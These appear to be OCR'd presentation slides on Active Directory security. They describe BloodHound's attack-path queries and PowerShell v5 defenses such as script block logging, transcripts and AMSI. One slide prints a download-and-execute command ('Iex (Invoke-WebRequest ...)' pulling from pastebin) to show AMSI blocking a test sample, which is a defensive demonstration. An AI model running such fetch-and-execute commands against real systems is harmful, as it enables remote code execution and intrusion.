
BloodHound

- All data retrieved with Domain User rights
- Uses graph theory to reveal hidden and often unintended relationships within an Active Directory environment.
- Attackers can use it to easily identify highly complex attack paths that would otherwise be impossible to quickly identify.
- Defenders can use it to identify and eliminate those same attack paths.
- Both blue and red teams can use it to easily gain a deeper understanding of privilege relationships in an Active Directory environment.

High level view




Queries



BloodHound
Start typing to search for a node...
Database Info
Node Info
Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Top 10 Users with Most Sessions
Find Top 10 Computers with Most Sessions
Find Top 10 Users with Most Local Admin Rights
Find Top 10 Computers with Most Admins
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
DOMAIN AD
MemberOf
MemberOf
MemberOf

Domain Trusts

Finding paths to the Target



Abuse Mitigations and Defense


I DON'T KNOW WHY UPGRADING TO WINDOWS 10 IS A BIG DEAL
AND AT THIS POINT I'M TOO AFRAID TO ASK

PowerShell v5 to the rescue!

- Script block logging
- System-wide transcripts
- Constrained PowerShell enforced when application Whitelisting enabled
- Antimalware Integration

Anti-Malware Scan Interface (AMSI)

- Currently only available in Windows 10
- Currently only Microsoft Defender and AVG support AMSI
- Enables all script code to be scanned prior to execution by PowerShell and other Windows scripting engines
- The Anti-Virus/Anti-Malware solution on the system must support AMSI for it to scan the code
- All code delivered to the PowerShell engine is scanned to include code injected into memory that was downloaded from the internet


Anti-Malware Scan Interface (AMSI)

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```


Transcripts

- v2 and newer
- Can record a PowerShell transcript of everything entered during a PowerShell session using a default profile
- Only works with the console, not the ISE or remote connections
- To make transcripts work for every user opening a PowerShell session, add it to the Default Profile (profile.ps1)
- This feature does not create any Windows log entries, but provides another avenue to capture command line execution
- Could be difficult to configure for an Enterprise
- The default location for the transaction logs are
  - $Home\My Documents\PowerShell_transcript..txt

